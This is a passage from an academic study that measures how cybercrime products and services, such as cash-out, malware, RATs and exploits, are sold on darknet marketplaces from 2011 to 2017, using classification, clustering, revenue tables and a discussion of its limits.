| Evolution | 9.551 | 1.002 | $ 6,125,136 |
| Hydra | 377 | 28 | $ 242,230 |
| Pandora | 1,204 | 169 | $ 394,306 |
| Silk Road 1 | 4,053 | 645 | $ 2,239,436 |
| Silk Road 2 | 2,734 | 441 | $ 4,455,339 |

## 4.3 Ground truth

For labeling the ground truth, we randomly selected 1,500 items from all listings classified as either "Digital Goods" or "Miscellaneous" ($n = 44,060$), or approximately 3.5% of the data. Only around 30% of the listings in the random sample belonged to one of the ten B2B cybercrime components. Around 45% belonged to one of the B2C categories and the remaining 25% were labeled as "other." Those were comprised of drug listings that were misclassified as "miscellaneous," as well as luxury items and other physical goods. We also found some incomprehensible listings, which might be test entries by vendors. Labeling the ground truth yielded four more observations. First, we identified listings that contain more than one cybercrime component, e.g., offering both a piece of malware and (access to) a botnet. Second, we identified *package listings*, such as complete cryptocurrency mining schemes. Third, we observed that some vendors add unrelated keywords to their listings, presumably in a marketing effort similar to search engine optimization. Fourth and last, we observed *custom listings*, i.e., listings that are specifically created to be sold only once to one specific buyer. Custom listings contain bespoke products or services ranging from custom quantities to a completely custom-made product such as pre-booked plane tickets.

After labeling our random sample of listings, we can assess whether each category meets our criteria for accurately classifying listings to categories of cybercrime components. To avoid overfitting to a specific component, we ensure the training set for our classifier holds at least 20 listings per category of cybercrime components. Because of the highly skewed distribution of listings in our random sample, we were forced to increase our ground truth by manually adding listings to the following categories: app, botnet, e-mail, exploit, hosting, malware, phone, RAT and website. To that end, we operated a manual search in the filtered portion of data using up to three keywords on those cybercrime components. We manually verified whether the listings with the keyword in the title or description advertise the actual product or was a false positive – e.g., a vendor using the word "malware" in a listing of lottery tickets.

## 4.4 Training and evaluation

Before training the classifier, we excluded three categories of cybercrime components from the classification: JavaScript malware, webinjects, and customer support. For these, we found no listings in our random sample.

The classification phase itself consists of three steps: (i) data cleaning, (ii) tokenizing, (iii) training and evaluation of the ground-truth samples which are the concatenation of the title and description of the item listings. In

data cleaning, we removed all English stop words, punctuations, numbers, URLs and accents of all unicode characters. We then lemmatized the words in order to group together the inflected forms of a word so they can be analyzed as a single item, identified by the word's lemma, or dictionary form before being trained and tested. We tokenized each item (assuming all items are in English) and computed a *tf-idf* (term frequency inverse document frequency) value for each of the resulting 9,629 unique tokens or words. To calculate the *tf-idf*, we used a *max-df* (maximum document frequency) equal to 0.7 – this discards words appearing in more than 70% of the listings. In the classification phase we then used these values as an input for an L2-Penalized SVM under L2-Loss. We implemented this classifier using Python and *scikit-learn*.

The reported imbalance in the distribution of listings among categories causes an imbalance in the labeled categories of our ground truth. On the one hand, we have nearly 25% of listings labeled as "other" and around 45% labeled as one of B2C products or services. On the other hand, we have a large portion of the rest of our ground truth listings (30%) that are labeled as "cash-out" listings (25%). We mitigate the negative impact of this imbalance on our classification results by re-sampling our ground truth listings by the SMOTE (Synthetic Minority Over-sampling Technique) method, thereby increasing the cardinality of each category to match the size of the largest labels; this is a standard technique towards improving algorithmic fairness. Due to the implicit optimization of our classifier, this over-sampling method allows the model to carve broader decision regions, leading to greater coverage of the minority class [14].

Because of the nature of listings that cover multiple categories, e.g. bundled goods, we anticipate some classification errors. It is however important to distinguish between errors where the item listing is classified as "other" (false negative) from acceptable approximations, e.g., a listing that includes access to a botnet bundled with malware and is classified as a botnet. The first example denotes a classification error, while the second is a listing that truly is a combination of multiple cybercrime components. Our main goal is therefore to prevent cybercrime component listings, like malware, from ending up in "other" and vice versa.

We evaluate the performance of our classifier in Figure 3. In this normalized confusion matrix, each row represents the instances in an actual category while each column represents the instances in a predicted category. All correct predictions are in the diagonal of the table (numbers denote recall). The average precision is 0.78 and the average recall is 0.76, denoting some confusion between cybercrime components categories. However, the classifier meets our goal of avoiding confusion between cybercrime components and "other" listings.



Figure 3: **Classifier normalized confusion matrix**

## 4.5 Post-processing

The heuristic for dealing with holding prices [40] used in pre-processing does not correct situations where all instances of a listing among our snapshots were either only seen with a holding price, or in some cases do not exceed a set maximum of $10,000. To get an idea of how frequently this happens, we looked into items priced above $5,000. We manually identified 12 listings which received a total of 118 pieces of feedback at holding prices. In one case we found the correct price from a customer commenting "good product for $10". The remaining 11 listings seemed clear instances of holding prices, and were removed, as we had no information about the true sales price.

After examining holding prices, we found some instances of misclassified drug listings in categories of cybercrime components (false positives). To correct this, we first removed 12 Xanax listings that we encountered when inspecting the holding prices. To find additional misclassified drug listings, we leveraged the distinctive features of drug listings, namely the unique terminology used to list the quantity of drugs offered, e.g., "grams," "mg," "ug," "lbs," "ml," "pills," etc. Following this process, we automatically identified and removed 82 misclassified drug listings.

# 5 Results

In this section we present the results of the classified listings. At first glance, we can observe the differences in number of listings between the categories. Just over 30% of the listings are in the B2B categories of our conceptual model, listed in the top half of Table 4. The lower half of the table covers B2C cybercrime (around 36% of listings), custom orders (14%) and others (20%).

We primarily focus on the B2B categories, though we do report on the B2C categories later in the section. Before we turn to B2B offerings, we take a closer look at

Table 4: **Listings per category.** The top half represents B2B listings, the bottom half, B2C.

| Category | # Listings | # Vendors | Total revenue |
|---|---|---|---|
| App | 144 | 75 | $ 12,815 |
| Botnet | 125 | 79 | $ 46,904 |
| Cash-out | 12,125 | 2,076 | $ 7,864,318 |
| E-mail | 550 | 216 | $ 97,280 |
| Exploit | 115 | 75 | $ 17,603 |
| Hosting | 20 | 15 | $ 1,182 |
| Malware | 310 | 162 | $ 57,598 |
| Phone | 261 | 148 | $ 74,587 |
| RAT | 105 | 65 | $ 16,070 |
| Website | 664 | 293 | $ 286,405 |
| Accounts | 3,759 | 577 | $ 598,491 |
| Fake | 3,386 | 815 | $ 2,877,184 |
| Guide | 5,049 | 1,020 | $ 2,620,635 |
| Pirated | 1,420 | 338 | $ 129,961 |
| Voucher | 1,293 | 386 | $ 753,116 |
| Custom | 6,310 | 1,887 | $ 5,793,064 |
| Other | 8,424 | 2,652 | $ 7,749,788 |
| Total | 44,060 | 5,552 | $ 28,997,006 |

the large category of custom listings. These listings are a bit counter-intuitive to the market structure as they concern one-time, buyer-specific products or services. For instance, stolen credit card details from Norway, a modified type of keylogger, or compromised hosts from the Netherlands. Although some of these listings are in fact B2B cybercrime services, they are not fully commoditized, as the listing reflects a one-time sale and a non-standardized product or item.

There are large differences across the categories of B2B offerings. Cash-out stands out: In terms of the number of listings, active vendors, and in total revenue, this category is by far the largest. It also stands out in other ways. Table 5 reports the median and mean number of listings for each vendor per category, which reflects the degree in which different products need to be differentiated. We see most products offered do not need differentiation. More specific requests might be handled with custom listings, but are not enough to merit a more permanent listing. Cash-out offerings, on the other hand, contain many more relevant distinctions. A vendor can split up its stock of stolen credit card details into smaller sets of details, for instance differentiated to type of credit card.

The second column in Table 5 shows median revenues per listing. Cash-out listings have the highest median revenue. RATs and exploits exhibit, counterintuitively, a similar median revenue. This is a consequence of the generally low-value exploit listed in anonymous marketplaces, e.g., run-of-the-mill Office exploit macros. Rare, high-value exploits, such as iOS or Chrome exploits, would be sold through specialized white or black markets or through private transactions [7]. Other categories have a median between $15 and $34 revenue per listing. As the median revenue is a simple summary of the underlying distribution, we also show the price range – in terms of median, mean, min-max and standard deviation (SD) – for listings in the B2B categories. We see, again, that the cash-out category contains the most expensive set of offerings with very diverse pricing. This diversity in price can also be observed in other categories – in fact, the overall shape of the price distribution function remains relatively unchanged across categories. Moreover, the lifespan of a listing also tells us something about the standardization of the product. A listing that receives instances of feedback over multiple months denotes that the associated product remains valuable and has not become outdated or unrecognizable. Like an ecstasy tablet, a RAT will hold its value over time in terms of being a functional solution. In contrast, stolen credentials "go bad" after some time. The first buyer who uses these credentials will in all likelihood set off red flags at the credit card company for irregular spending, making a subsequent purchase of the same credentials worthless. Curiously, the median lifespan of cash-out listings is above average, which could be due to vendors updating the specific product listed, or persistently selling unusable credit card details, or to a slower-than-expected detection of suspicious transactions by credit card companies.

Looking into median lifespan of listings reveals little differences as all but three categories have a median listing lifespan of close to one month. Both exploit and hosting listings have a low median lifespan of around 0.3 months – approximately 10 days. At the other end of the spectrum, we see that RAT listings have a median lifespan of 1.44 months – approximately 40 days. So, a RAT listing has a significant longer lifespan than an exploit listing. The distribution of cybercrime listing lifespan is heavy-tailed and on average, a cybercrime component is offered for 2.7 months. In short, vendors have one or two listings, except for cash-out listings, where that number is higher. Turnover is between $15 and $60 dollars per listing and lifespan is typically less than a month.


## 5.1 Listings and revenue over time

The claim that cybercrime is commoditizing also implies a growth in transactions and revenue. Figure 4(a) shows, per month, the unique number of listings and number of feedback. Figure 4(b) shows the corresponding projected revenue. The number of feedback is a proxy for the minimum number of sales, as a buyer can only leave feedback

Table 5: **Vendors, revenue, and lifespan per category**

| Category | Listings per vendor | | Revenue per listing | Price per listing | | | | Lifespan in months |
|---|---|---|---|---|---|---|---|---|
| | Median | Mean | Median | Median | Mean | Min–Max | SD | Median |
| App | 1 | 1.97 | $24.33 | $5.70 | $18.79 | $0–$64 | $40.89 | 0.91 |
| Botnet | 1 | 1.61 | $34.44 | $14.73 | $106.89 | $0–$2,475 | $341.13 | 0.60 |
| Cash-out | 2 | 5.88 | $60.00 | $14.85 | $72.42 | $0–$9,756 | $280.20 | 0.72 |
| E-mail | 1 | 2.58 | $22.85 | $7.34 | $42.14 | $0–$1,606 | $139.17 | 0.52 |
| Exploit | 1 | 1.56 | $15.57 | $5.26 | $28.64 | $1–$500 | $80.09 | 0.36 |
| Hosting | 1 | 1.33 | $31.60 | $16.40 | $25.14 | $3–$99 | $25.47 | 0.32 |
| Malware | 1 | 1.95 | $22.90 | $5.45 | $37.96 | $0–$1,984 | $133.68 | 0.98 |
| Phone | 1 | 1.80 | $30.00 | $9.90 | $45.13 | $0–$3,200 | $221.99 | 0.79 |
| RAT | 1 | 1.66 | $20.00 | $5.41 | $38.35 | $0–$919 | $126.78 | 1.44 |
| Website | 1 | 2.28 | $29.80 | $8.72 | $51.58 | $0–$1,695 | $146.42 | 0.83 |

when she buys a product. Feedback does not however yield a one-to-one mapping to sales as customers may leave a single piece of feedback after purchasing a high quantity of an item. Anonymous marketplaces depend on effective reputation mechanisms to mitigate uncertainty in transactions.



(a) Listings and feedback amount (b) Revenue

Figure 4: **Number of unique listings, feedback and revenue in categories of B2B cybercrime components per month**

Figure 4 shows a growth in listings, amount of feedback and revenue for cybercrime components between 2012 and 2017. The drop at the end of 2013 and the beginning of 2014 is partly due to the take-down of Silk Road 1 and Black Market Reloaded. The steep increase thereafter is distributed over four new markets (Agora, Evolution, Hydra and Silk Road 2), but shows that the aggregate pattern is clearly one of rapid growth. The next drop, around the end of 2014, is caused by a combination of the law-enforcement operation against Silk Road 2, the exit scam of Evolution and the sudden disappearance of Agora. Right after this volatility, the AlphaBay market emerged, and subsequently became the largest to date. Their operation halted suddenly in July of 2017, when the FBI together with the Dutch Police shut down AlphaBay (and Hansa Market, which we do not report on here). Still, the overall pattern clearly is one of growth. The trade in cybercrime commodities seems resistant to the turbulence across marketplaces.

Figure 5 shows that the upward trend in feedback instances is not only caused by an increase in listings, but also to the increase of amount of feedback per listing. In 2011, a listing on average received around five pieces of feedback per month. Over time, this ascended to around eight pieces of feedback per listing in 2017, with intermediate spikes to over ten pieces of feedback in 2012. Those spikes coincide with the period of time in which Silk Road 1 became known by the general public due to extensive coverage by news and media over the course of 2011 [1]. Conversely, the trough at the end of 2013 is primarily due to the Silk Road 1 takedown and the chaotic few weeks that ensued [40]. Overall, we see that the average amount of feedback per listing stabilizes halfway through 2012 and from that moment onwards seems to follow a slow rise.

Essential to the understanding of the ecosystem is identifying which categories can be attributed to most of the growth in sales and revenue. For each item listing, revenue is calculated by multiplying each feedback specific to a listing with the dollar-price of that listing at the moment the feedback was generated. The revenue from these listing is then aggregated per month and per category. Figure 6 shows revenue per category. The spikes and troughs are, again, the result of marketplace turbulence.

The category of cash-out listings is by far the biggest cybercrime component, in terms of listings, revenue and vendors. We take a closer look to see whether this rev-




Figure 5: **Feedback per listing in categories of B2B cybercrime components per month**

enue is driven by a small fraction of listings or whether it represents a broader volume of trade. It turns out the a large portion of the increase between 2014 and 2015 is driven by feedbacks on CVV listings. More specifically, one listing offering "US CVVs" received nearly 700 feedbacks in the first quarter of 2014. From the beginning of 2015 onwards we see a steady growth in revenue alongside the growth of AlphaBay market as a whole. In the early days of the ecosystem we see an increase in cash-out revenue which was primarily driven by a listing offering "10,000 USD CASH," which can be seen as typical money laundering – the customer pays in bitcoin and receives cash.



Figure 6: **Total revenue per category per month**

The revenue of cash-out listings is obscuring the other categories. When we omit it in Figure 7, we see that the trend of increasing revenue between 2012 and 2017 becomes apparent yet again. In the second half of 2014, listings in e-mail distribution such as spam tutorials, spam runs or large databases of e-mail addresses generate very high revenue numbers. Similarly, we see a spike in botnet-related sales driven by a mysterious listing titled "source," receiving 10 – rather negative – feedbacks in the summer of 2014. The average of $5000 per month in 2013 grows to $15,000 per month in late 2017. Compared to the average monthly revenue of the entire market ecosystem however – nearing $600,000 per month in late 2014, mostly generated by drugs [40] – this is just a fraction.



Figure 7: **Total revenue per category per month, excluding cash-out category**

## 5.2 Vendors over time

Another element in the assessment of commoditization is the level of vendor competition. Figure 8 shows the number of vendors per category over time. A vendor is defined to be active if she has at least one active item listing and may be instantaneously active in multiple categories.



Figure 8: **Number of active vendors per month**

As with the revenue per listing, the number of unique vendors per category is generally increasing over time, however the increase in vendors is steeper than the increase in listings. Figure 9 clearly shows that the increase in vendors from 2014 onwards is due the Evolution and AlphaBay marketplaces. Soska and Christin showed that in the contemporary ecosystem (i.e., after the Silk Road take-down), it is common for each vendor to maintain more than one alias on different marketplaces which may be partially responsible for this observation.



Figure 9: **Vendors over time across markets**



Figure 10: **Cumulative distribution function of listings and revenues across vendors**

Listings and revenue are not distributed normally across vendors. As in many markets, there are big players and small players. Figure 10 plots the cumulative percentage of listings and revenue of cybercrime components over vendors. A small portion of vendors are responsible for a large fraction of the listings. To be more precise, around 30% of vendors are responsible for 80% of all listings. More interestingly, just under 10% of vendors are responsible for generating 80% of the total revenue. That means that around 174 vendors have sold for nearly $7 million worth of cybercrime components. This translates into an average revenue per vendor of around $40,000, but the distribution is wide and skewed. The 174 vendors range from a minimum revenue of $7,355 to a maximum of $1,148,403.

## 5.3 Marketplaces

Different marketplaces might develop different profiles or specialties in terms of what they sell – i.e., they attract a different set of vendors, offerings or buyers. To compare the product portfolio of different markets, Figure 11 displays the distribution of offerings across different categories. To deal with the large differences in size of the categories, we first take the logarithm of the number



Figure 11: **Percentage of total number of listings per market per category (numbers of listings are logged)**

of listings in each category and then calculate the percentage of each category in this log-scaled total count of listings. There are minor variations visible, but the more obvious pattern is the similarity between most markets. All except two markets, namely Hydra and Pandora, contain listings in each of the categories. Hydra and Pandora are relatively small markets, with a shorter life-span and the absence of listings in some categories is probably due their comparatively modest size and short existence. In terms of commoditization, all categories of the criminal value chains are consistently offered across markets and time. Moreover, these components see vendor competition.



Figure 12: **Percentage of total revenue per market per category (revenue is logged)**

Another way to evaluate market specialization is by categorical revenue. In Figure 12, we show the percentage of revenue – after log transformation – per category of cybercrime component per market. The story is unchanged: there are no major differences between markets. If anything, the picture painted by looking at revenues is even more uniform across marketplaces.

### 5.4 B2C listings

Finally, we take a look at the listings in retail cybercrime. This covers the categories of "accounts," "fake," "guide," "pirated," and "voucher." We briefly describe the type of listings assigned to those categories. "Accounts" denote listings advertising small batches of accounts from services like Netflix and Spotify. "Fake" contains offerings of fake IDs, counterfeit documents or money. Listings that sell mere instructions or tutorials, are categorized as "guides." The "pirated goods" category encompasses listings that offer pirated movies, software or e-books. Last, the "voucher" category comprise listings that offer discounts at numerous places, ranging from discounted airline tickets to pizza shop gift cards[3]. The retail cybercrime offerings are also forms of commoditization, albeit a slightly atypical one. Indeed, these B2C products are meant to be used or consummed by the buyer, and are not parts for some large value chain with another profit center at the end of it.

The large portion of retail cybercrime is in line with what has been observed on the drugs side of these markets; B2C transactions for consumers of drugs, along with more modest amounts of B2B transactions with larger quantities for lower-level dealers [8].

We do not know however what type of listings within one category are the driving forces for these growing number of listings, feedbacks, vendors and revenue. To understand how commodization of cybercrime components really takes place, we have to look at finer grained information. To do so, we next cluster listings within cybercrime component categories and characterize the supply by analyzing the best-selling clusters within each category.

## 6 Characterizing supply

We now want to delve deeper into what is actually being offered in each category and how this supply compares to the overall demand for criminal capability, resources and services in that category. We apply unsupervised clustering to the listings in each category and then interpret the three best-selling clusters.

### 6.1 Clustering listings

The detailed sub-classification is created by identifying clusters within our categories of listings using Topic Modeling. We rely on the Latent Dirichlet Allocation (LDA) [10] clustering algorithm to determine the main topics from a text corpus. We cleaned the data (removing broken fragments and correcting egregious errors) and lemmatized the words before clustering.

Our goal is to extract and analyze the three clusters which represent the "main themes" in each category. A natural choice might be to select the three clusters whose items collectively generate the largest amount of revenue. However we observed that a small fraction of very expensive items tends to obfuscate this analysis, thus we instead opted for identifying these "main theme" clusters based on the number of unique feedbacks. LDA is parameterized by a hyper-parameter that upper bounds the number of clusters to identify. Motivated by the expected heterogeneity of listings in the categories of cybercrime components, combined with the assumed homogeneity in other categories, we set this parameter to 10. As a consequence, it may be the case that LDA will not generate clusters for small categories of listings (when the true number of clusters exceeds 10); and those will instead be projected into larger clusters.

### 6.2 Best-selling clusters

We identified the three best-selling clusters per category by summing the number of feedbacks of all listings in a specific cluster. We then compute the total revenue generated by the item listings in each cluster. The results are shown in Table 6. We excluded three categories from the classification, as explained in Section 4.4. For all categories, the three best-selling clusters contain more than 46% of all feedbacks, and in many cases more than 60% of all feedbacks. Looking at revenue, we observe a diffused pattern. The categories "botnet," "website," and "RAT" show lower revenue numbers. Upon manual inspection, we could identify a very small cluster with only a few feedback that was dominated by a few very expensive items.

The second part of this clustering approach aims to understanding which type of products and/or services are transacted in these main clusters. To that end, we can use the output features of our LDA clustering algorithm to label the prominent clusters, sometimes assisted by manual inspection. In the next two sections, we present our findings and elaborate on whether the identified main topic clusters fit the overall demand for criminal capability, resources and services following our conceptual model.

### 6.3 Clusters in cash-out offerings

The main clusters of the cash-out category in descending order of size are 1) credit card details, more specifically "bins" - i.e., computer-generated credit card numbers that pass simple verification, but are not actually issued by banks, 2) so-called "fullz," stolen credit cards, includ-

[3] Interestingly, in underground slang, "pizza" may also denote credit card listings—which are sold in "slices." While this vernacular could *a priori* be confusing to an automated classifier, manual inspection suggests misclassification is very rare, as we will discuss later.

Table 6: **Best-selling clusters per category**

| Category | # Feedback | Top3 Feedback | Top3 Revenue |
|---|---|---|---|
| App | 1,175 | 784 (67%) | $ 7,083 (55%) |
| Botnet | 968 | 657 (68%) | $ 8,995 (19%) |
| Cash-out | 236,566 | 164,124 (69%) | $ 4,991,272 (63%) |
| E-mail | 4,684 | 2,605 (56%) | $ 64,642 (66%) |
| Exploit | 1,335 | 936 (70%) | $ 11,514 (65%) |
| Hosting | 120 | 97 (81%) | $ 829 (70%) |
| Malware | 2,446 | 1,127 (46%) | $ 30,806 (53%) |
| Phone | 2,731 | 1,851 (68%) | $ 48,154 (65%) |
| RAT | 768 | 501 (65%) | $ 4,887 (30%) |
| Website | 8,586 | 5,044 (59%) | $ 65,111 (23%) |
| Account | 75,469 | 47,149 (62%) | $ 316,851 (53%) |
| Fake | 34,341 | 20,568 (60%) | $ 1,386,363 (48%) |
| Guide | 57,361 | 38,586 (67%) | $ 2,397,006 (91%) |
| Pirated | 11,242 | 6,093 (54%) | $ 55,864 (43%) |
| Voucher | 22,769 | 13,643 (60%) | $ 441,572 (59%) |

ing its full details, such as the CVV number. We can also identify a cluster pertaining to 3) guides on "making money," or money mule recruitment. Next to these three prolific clusters, we explore the seven other clusters in cash-out offerings, ordered by there relative feedback volume. We observe clusters with distinct offerings in 4) carding tutorials, 5) PayPal accounts, 6) Visa and Mastercard card details[4] , 7) "bitcoin deals," 8) bank account credentials, 9) Amazon refund guides and 10) Bitcoin exchanges, specialized in cash pay-outs. All in all, we can observe a broad spectrum of cash-out solutions being offered. They range from guides, to actionable solutions, like PayPal or bank account access. Next, we can discern services aimed at cashing out cryptocurrencies, more specifically Bitcoin, through dedicated exchange services. Consistent with what previous studies showed for cybercrime forums [23], carding makes up a big part of cybercrime components transacted on online anonymous markets as well.

## 6.4 Clusters in other B2B offerings

In this section we present the best-selling clusters in the other categories of B2B cybercrime components.

**App.** Prominent clusters of the App category include offers for Android loggers, i.e., malicious keylogger apps, Android bank apps, i.e., malicious banking apps, and Dendroid, a RAT for Android.

**Botnet.** Prominent clusters of botnet listings feature products and services revolving around Zeus botnets, varying from tutorials, to source-code, to "turn key" setups. We also identified offers on C&C servers and DDoS services.

**E-mail.** The prominent clusters in the e-mail category contain two types of spam lists, namely basic lists of e-mail addresses, as well as complete databases, including personal details to create personalized (spear) phishing mails. In addition we find a cluster of offerings on spam-related services.

**Exploit.** Within the exploit category, the two main themes are 1) Microsoft Office exploits, e.g., malicious macros, and 2) browser exploits. We also recorded a non-trivial set of sales for Mac exploits.

**Hosting.** The prominent "hosting" clusters include hosting through VPS or CPanel-listings. We also find a prominent cluster on hosting of Tor-based websites.

**Malware.** Within the malware category, ransomware stands out by featuring two prominent clusters. One cluster revolves around the Stampado ransomware, the other on Philadelphia ransomware. We also observed a prominent cluster on miscellaneous (assistive) software tools such as keyloggers or portscanners.

**Phone.** In the category of phone listings, one prominent cluster comprises listings on bypassing security features on phones. The other two prominent clusters offer respectively hacked Vodafone accounts and lists of usable phone numbers.

**RAT.** Two out of three prominent clusters in RAT listings contain generic RATs. The third cluster specifically deals with Mac OS RATs.

**Website.** The website category is composed of three distinct, prominent clusters. One cluster contains website development listings. The second is predominantly VPN-connections and/or SOCKS proxies. The third cluster consists of compromised RDP-servers/hosts listings.

Our analysis suggests that nearly all prolific clusters supply a component that matches B2B demand, but that this supply is incomplete, in that the observed supply fulfills only a niche demand in each category. For instance, we see ransomware dominating the malware category, whereas domain expertise suggests there are, in general, other types of malware in demand. This demand remains mostly unfulfilled in online anonymous marketplaces.

One exception to the aforementioned trend is in the "phone" category, where supply differs from the B2B demand. Research suggests that the actual latent demand is for using phones and social engineering to trick victims into falling for a scam [11]. Yet, the supply is only oriented towards setting-up the necessary phone lines. We observed that guides and tutorials are among the prominent clusters in the botnet and cash-out categories. We however note that selling a guide is not the same as outsourcing a cybercrime component.

In summary, the demand for cybercrime components is frequently met on online anonymous markets in our

[4]This cluster ressembles 1) and 2) but with a focus on Visa and Mastercard brands. It could a priori also include gift cards.

dataset, but the supply is highly restricted to specific niches and the accompanied revenue is generally modest.

### 6.5 Clusters in B2C offerings

In this section we briefly present the prominent clusters in the B2C categories – i.e., retail cybercrime.

**Account.** In listings that sell accounts, we observed two main clusters that revolve around offerings for single accounts to pornography websites. Next, we see a cluster of listings selling Netflix and Spotify accounts, in quantities between two and ten per listing.

**Fake.** The three prominent clusters are respectively offering fake passports, fake IDs and counterfeit money.

**Guide.** The clustering process revealed guides in a) bitcoin ("deals"), b) "making money" or starting a business, and c) "scamming."

**Pirated.** Miscellaneous pirated software, like the entire Adobe software suite or pirated adult videos, and pirated Microsoft software, e.g. Windows 7, are the prominent clusters in pirated products.

**Voucher.** In the category of voucher-related listings, we see offers for: a) Tesco vouchers, b) lottery tickets and c) "free" pizzas, of which most are indeed discount vouchers or gift cards for various pizza chains, but a few are in fact credit card offerings, where "slices" refer to groups of accounts.

The nature of products and services in all of the best-selling clusters tells us that we are observing transactions of retail cybercrime. We see that the best-selling clusters within accounts are listings in smaller quantities, ranging from single hacked accounts on a pornography website, to up to ten Netflix or Spotify accounts. It may at first appear to be curious why a single user would want 10 Netflix accounts, but when considering the inherent unreliability (and short lifespan) of stolen accounts, it becomes clear that this demand is plausible for personal use.

## 7 Discussion

In this section, we discuss our approach and results in light of our theoretical assumptions and research design.

### 7.1 Validation

In earlier work, Soska and Christin [40] discuss the validation of measurements on online anonymous markets. They find support for using feedback instances as a proxy for sales by looking at three specific cases where ground truth is available (due to arrests or leaks). However, the online anonymous marketplace ecosystem has grown quite significantly since then - in particular, in 2017, AlphaBay itself grossed, on a daily basis, more than the entire online anonymous marketplae ecosystem did in 2014.

The criminal complaint for forfeiture against the alleged AlphaBay founder and operator [5] estimates that "between May 2015 and February 2017, Bitcoin addresses associated with AlphaBay conducted approximately 4,023,480 transactions, receiving approximately 839,087 Bitcoin and sending approximately 838,976 Bitcoin. This equals approximately US$450 million in deposits to AlphaBay."

The estimates coming from our scrapes yield US $222,932,839 (and 2,223,992 transactions) for the entire time interval (including, this time, all of the goods sold on the marketplace). We believe the $450 million dollar from the complaint is a slight overestimate, due to currency mixing that could result in double-counting.

On the other hand, our own estimates are on the conservative side. In particular, we have to ignore a small fraction of credit card sales, due to a quirk in the way certain purveyors of credit card numbers do their business: A few stolen credit card number vendors list their items in generic form, with a price of zero, instead leaving the specifics in the shipping costs - presumably to obfuscate their stocks and possibly to reduce the commissions imposed by the marketplace operator. For instance, a listing would be for "credit card dumps," with a price of zero, but with shipping options for various types of cards at various prices. Because we cannot determine which cards are purchased, we simply conservatively ignore such sales.

More importantly, as Soska and Christin point out, it is important to repeatedly scrape online anonymous marketplaces to ensure adequate coverage [40]. This is particularly true when a marketplace is large, as the population of items is more likely to change over small time intervals. Our density of scrapes is lower in mid-2016, meaning that we might have missed a number of transactions occurring then.

All in all, we might be missing a non-negligible number of transactions occurring on AlphaBay; data for the other marketplaces is more complete, as validated in the original paper [40]. We point out, however, that these misses are unlikely to change our analysis beyond underestimating absolute sales volumes: indeed, with the small exception of the vendors using shipping costs for pricing, there are no specific biases in the missing data, so that the items we have in our corpora can be taken as a representative random sample.

## 7.2 Limitations

We next discuss the limitations of our study in two main areas: first, to what extent our data captures the commoditization of cybercrime and, second, the way we mapped the offerings on these markets onto categories of demand.

Observing cybercrime commoditization starts with knowing where to look. Building on transaction cost economics, we have argued that online anonymous marketplaces are the most logical place to trade cybercrime commodities due to the nature of these transactions. However, what seems logical from a TCE perspective does not necessarily seem logical to the criminal entrepreneur. Trust in a market is to a large extent subjective. This might mean that cybercriminals turn to other platforms with less safeguards to trade commoditized cybercrime. Even when criminals do follow TCE, some forms of commoditized cybercrime do not fit well with online anonymous markets: subscription models, affiliate programs, services requiring a rich search interface, or non-English offerings [26, 48] are all ill-suited to the type of markets we are investigating here. Since we did not study these forms of trade, our picture of commoditization is incomplete. To some extent, the same holds for underground hacker forums, though we would argue that many of the transactions on those forums are not actually commoditized, but forms of contracting (see Section 2).

Another limitation relates to how we mapped criminal demand. Successful commoditization is not just a matter of products and services being offered. These offerings also need to meet a demand, as observed in actual sales. To understand the potential demand of cybercriminals, we worked with a scope of known business models. Building on the work of Thomas et. al. [42], we have limited ourselves to cybercriminals who aim at making a profit. In other words, there may be cybercrime components that are being offered and that do match cybercriminal demand (e.g., for ideological or tactical purposes, rather than financial pursuits), yet are outside the identified value chains.

# 8 Related work

Core elements of our paper build on or benefit from recent progress in related research, which we discuss here.

Different researchers have tried to grasp the evolution of criminal activity in the underground economy. Initial work focused on underground forums [24, 36]. After the infamous Silk Road market came into existence, researchers looked closer at online anonymous markets [8, 15] and investigated the evolution of listings and revenue on these markets. Our study is among the first to explicitly leave the predominant drug listings out of scope and focus on a different product type (cybercrime). Most closely connected to our work is the first longitudinal study on the evolution of volumes in products transacted across multiple online anonymous markets by Soska and Christin [40]. Other studies focused on specialized markets or forums, for instance the stolen data and exploit market [9, 23]. They investigated the market for exploits - which turned out to be moderate in size - and the cybercrime-as-a-service market, where growing numbers of new services types were discovered. Furthermore, researchers investigated the increase in online drugs trade, specifically the B2B side of Silk Road 1 drugs offerings, and what factors determine vendor success [8].

In addition to quantitative studies of the evolution of online anonymous markets, our work is related to qualitative studies on buyers and sellers (vendors) on markets and forums. For instance, Van Hout and Bingham [25] looked into the buyers of drugs, and inspected the retail side of the market, as we did. Van Buskirk et al. [43] specifically focused on the motivation of drug buyers in Australia to turn to online anonymous markets instead of street dealers. They found that a cheaper price and higher quality of the drug are important.

Earlier research into the commoditization of cybercrime found evidence of commoditization of a number of specific products and services. Prominent examples are booters [29], the Pay-Per-Install (PPI) market [13], and exploit kit developers supplying drive-by browser compromise [22]. Thomas et al. [42] provided an overview of the prominent cybercriminal profit centers, based on multiple individual value chains such as spam [34], and clickfraud [32]. We can further identify earlier work on the value chains behind malware [38, 44] and carding [41].

Finally, our work can be tied to studies that aim to understand how and where cybercriminals collaborate. Leukfeldt et al. [33] investigated 40 cybercriminal networks using European and American police cases and interviews, Soudijn and Zegers [41] use data from a seized carding forum to unravel the collaboration between involved actors and Hutchings [28] studied the concept of co-offending in cybercrime and more specifically knowledge transmission amongst cybercriminals and identified distinct typologies of collaboration, ranging from fluid networks to real co-offending. In most cases, they found online meeting places, such as dedicated fora and markets, as the places where to buy tools or to collaborate with co-offenders.

# 9 Conclusions

We identified key value chain components that criminal entrepreneurs might want to outsource (i.e., purchase on

the market) and ordered them in ten categories. In three of them ("javascript," "customer service," and "web inject"), we found no offerings in the large random sample for the ground truth, not even when we searched the whole data with specific keywords. We assume this means there is very little, if any, commoditization of these value-chain components. In the other categories of cybercrime components, we found growing commoditization in terms of listings, vendors and revenue. Cash-out is by far the largest category. Some categories see only modest offerings and transaction volumes. Furthermore, not all offerings reflect the breadth of the demand. In some categories, only niche offerings are available.

In line with what other researchers have observed for the drugs trade on these markets, we see both B2B and B2C transactions in the cybercrime categories. B2B and B2C, a.k.a. retail cybercrime, turns out to be comparable in revenue. Between 2011 and 2017 the revenue of B2C cybercrime was around US $7 million, where B2B cybercrime generated US $8 million in revenue.

In conclusion, we find that, at least on online anonymous marketplaces, commoditization is a spottier phenomenon than was previously assumed. Within the niches where it flourishes, we do observe growth. That being said, there is no supply for many of the capabilities, systems and resources observed in well-known value chains. There is also no evidence of a rapid growth, and thus of a strong push towards commoditization, contrary to the somewhat alarmist language found in industry reporting and elsewhere.

